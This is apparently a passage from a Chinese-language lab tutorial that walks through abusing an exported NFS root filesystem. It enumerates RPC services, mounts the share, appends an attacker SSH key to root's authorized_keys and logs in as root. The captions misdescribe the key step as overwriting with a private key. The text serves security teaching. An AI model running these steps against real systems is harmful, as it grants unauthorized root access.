
Step.1：使用攻擊主機觀察靶機每個 RPC 服務的註冊狀況

輸入rpcinfo -p 靶機IP。




圖二十. RPC 服務的註冊狀況

Step.2：攻擊主機使用showmount顯示分享目錄資訊，輸入showmount -e 靶機IP。




圖二十一. 顯示分享目錄資訊

Step.3：攻擊機產生ssh金鑰，輸入ssh-keygen 建立金鑰，這裡金鑰內容都使用預設自動產生。




圖二十二. 建立金鑰

Step.4：輸入mkdir /tmp/pp，建立資料夾(pp為範例，可自行更改名稱)。




圖二十三. 建立資料夾

Step.5：輸入mount -t nfs 靶機IP:/ /tmp/pp/ -o nolock，建立nfs連接-o nolock為解除檔案鎖定。




圖二十四. 建立nfs連接

Step.6：輸入cat ~/.ssh/id\_rsa.pub >> /tmp/pp/root/.ssh/authorized\_keys ，將攻擊機私鑰覆寫至靶機公鑰，。




圖二十五. 將攻擊機私鑰覆寫至靶機公鑰

Step.7：輸入umount /tmp/pp，解除nfs連接。



圖二十六. 解除nfs連接

Step.8：輸入ssh root@1靶機IP，ssh建立連線。



圖二十七. ssh建立連線

**五、參考資料**

<http://nmap.org/>

<http://sectools.org/tool/burpsuite/>

https://community.rapid7.com/community/metasploit